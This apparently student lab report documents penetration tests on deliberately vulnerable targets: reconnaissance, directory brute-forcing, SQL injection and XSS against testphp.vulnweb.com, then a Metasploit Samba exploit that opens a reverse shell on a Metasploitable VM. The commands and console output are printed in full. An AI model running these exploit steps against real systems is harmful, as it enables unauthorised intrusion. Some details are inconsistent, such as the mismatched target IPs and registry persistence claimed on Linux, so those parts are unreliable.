

Task 1: Find All Open Ports on the Website

Objective: Identify open ports on <http://testphp.vulnweb.com>.


Tools Used: Nmap

Findings:

Open Ports:

Port 80: HTTP (nginx 1.19.0)

Conclusion: The website is running an Nginx web server on ports 80 (HTTP).



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[montana@parrot]~$ nmap -sV testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 11:53 SAST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.99s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 183.96 seconds
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Task 2: Brute Force Directories on the Website

Objective: Discover directories on <http://testphp.vulnweb.com>.

Tools Used: Dirb or Gobuster

Findings:

Discovered Directories:

- /images/
- /CVS/
- /pictures/
- /admin/
- /secured/
- /vendor/

Conclusion: The website contains several directories, including `/admin/` and `/secured/`, which may be of interest for further exploitation.

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Starting gobuster in directory enumeration mode
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/admin (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/cgi-bin (Status: 403) [Size: 276]
/cgi-bin/ (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Entries (Status: 200) [Size: 1]
/CVS/Root (Status: 200) [Size: 1]
/CVS/Repository (Status: 200) [Size: 8]
/favicon.ico (Status: 200) [Size: 894]
/images (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php (Status: 200) [Size: 4958]
/pictures (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
Progress: 3069 / 4615 (66.50%) [ERROR] Get "http://testphp.vulnweb.com/posting": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/postings": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3071 / 4615 (66.54%) [ERROR] Get "http://testphp.vulnweb.com/postnuke": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 3072 / 4615 (66.57%) [ERROR] Get "http://testphp.vulnweb.com/postpaid": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://testphp.vulnweb.com/postreview": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/secured (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
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Task 3: Intercept Login Credentials Using Wireshark

Objective: Capture credentials during a login attempt.

Tools Used: Wireshark


Findings:

Captured Credentials:

Username: test

Password: test

Conclusion: The credentials were transmitted in plaintext over HTTP, making them vulnerable to interception.



Task 4: Perform SQL Injection

Objective: Test for SQL injection vulnerabilities and extract database information.

Tools Used: SQLMap

Findings:

Vulnerable Parameter: searchFor (search field)

Extracted Database Information:

Database Type: MySQL

Database Version: >= 5.1

Web application technology: PHP 5.6.40, Nginx 1.19.0

Conclusion: The website is vulnerable to SQL injection, and sensitive database information was successfully extracted.

Task 5: Test for XSS Vulnerabilities

Objective: Inject malicious JavaScript payloads to test for stored or reflected XSS.


Tools Used: Manual Testing

Findings:

Reflected XSS: The search box reflected the payload, triggering an alert box.

Stored XSS: The comment section stored the payload, executing it when the page was reloaded.

Conclusion: The website is vulnerable to both reflected and stored XSS attacks, which could be exploited to steal session cookies or perform other malicious actions.



Red Team Fundamentals:

This report outlines the steps taken during a security assessment of the Metasploitable VM (IP: 192.168.0.209). The assessment included initial reconnaissance, exploitation, post-exploitation activities and establishing persistence mechanisms.

1. Initial Reconnaissance

Task

Utilized Nmap to scan the Metasploitable VM for open ports and services.

Findings

- Executed the following Nmap command: `nmap -sV 192.168.0.209`

Open Ports Identified:


- Port 21: FTP
- Port 22: SSH
- Port 23: Telnet
- Port 80: HTTP
- Port 139: NetBIOS
- Port 445: SMB
- Port 3306: MySQL

Services Detected:

- Various outdated services were identified, which may be vulnerable to exploitation.

Conclusion

The reconnaissance phase successfully identified multiple open ports and services, providing potential vectors for exploitation.



2. Exploitation with Metasploit

Task

Identified a vulnerability in the outdated software and used Metasploit to exploit it.

Findings

- Selected an appropriate exploit based on the identified services (e.g., samba).
- Executed the exploit using Metasploit:

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msfconsole  
search samba  
use exploit/multi/samba/usermap_script  
set RHOST 192.168.0.209  
set PAYLOAD cmd/unix/reverse  
set LHOST 192.168.0.9  
exploit
```

Outcome: Gained initial access to the system with a Meterpreter session.

Conclusion

The exploitation phase was successful, allowing for initial access to the **Metasploitable VM**.

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[msf](Jobs:0 Agents:0) >> search samba

Matching Modules
=====
#  Name                                     Disclosure Date Rank  Check  Description
-  -
0  exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21      excellent Yes    Citrix Access Gateway Command Execution
1  exploit/windows/license/calliclnt_getconfig 2005-03-02      average  No     Computer Associates License Client GETC
ONFIG Overflow
2  exploit/unix/misc/distcc_exec 2002-02-01      excellent Yes    DistCC Daemon Command Execution
3  exploit/windows/smb/group_policy_startup 2015-01-26      manual   No     Group Policy Script Execution From Shar
ed Resource
4  post/linux/gather/enum_configs              normal         No     Linux Gather Configurations
5  auxiliary/scanner/rsync/modules_list        normal         No     List Rsync Modules
6  exploit/windows/fileformat/ms14_060_sandworm 2014-10-14      excellent No     MS14-060 Microsoft Windows OLE Package
Manager Code Execution
7  exploit/unix/http/quest_kace_systems_management_rce 2018-05-31      excellent Yes    Quest KACE Systems Management Command I
njection
8  exploit/multi/samba/usermap_script 2007-05-14      excellent No     Samba "username map script" Command Exe
cution
9  exploit/multi/samba/nttrans 2003-04-07      average  No     Samba 2.2.2 - 2.2.6 nttrans Buffer Over
flow
10 exploit/linux/samba/setinfopolicy_heap 2012-04-10      normal   Yes    Samba SetInformationPolicy AuditEventsI
nfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal normal         No     Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred      normal         Yes    Samba _netr_ServerPasswordSet Uninitial
ized Credential State

[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 192.168.0.140
RHOST => 192.168.0.140
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST 192.168.0.9LHOST => 192.168.0.9
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit

[*] Started reverse TCP double handler on 192.168.0.9:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo qiLASy62TEAGz2K8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "qiLASy62TEAGz2K8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.9:4444 -> 192.168.0.140:33561) at 2025-04-28 13:42:51 +0200
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3. Post-Exploitation with Meterpreter

Task

Deployed Meterpreter to establish a reverse shell and maintain persistence.

Findings

- Created a listener and generated a payload to execute on the compromised machine.
- Executed the payload, establishing a reverse shell connection.

Conclusion

Meterpreter was successfully deployed, providing a means for ongoing access and control over the compromised system.


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netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:40770           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:35497           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:39596           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.140:53        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
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4. Establish Persistence

Task

Implemented persistence mechanisms to ensure continued access.

Findings

- Configured scheduled tasks and registry modifications on the compromised machine.
- Ensured that the established persistence mechanisms would survive reboots and user logins.

Conclusion

Persistence mechanisms were successfully implemented, ensuring ongoing access to the compromised system.

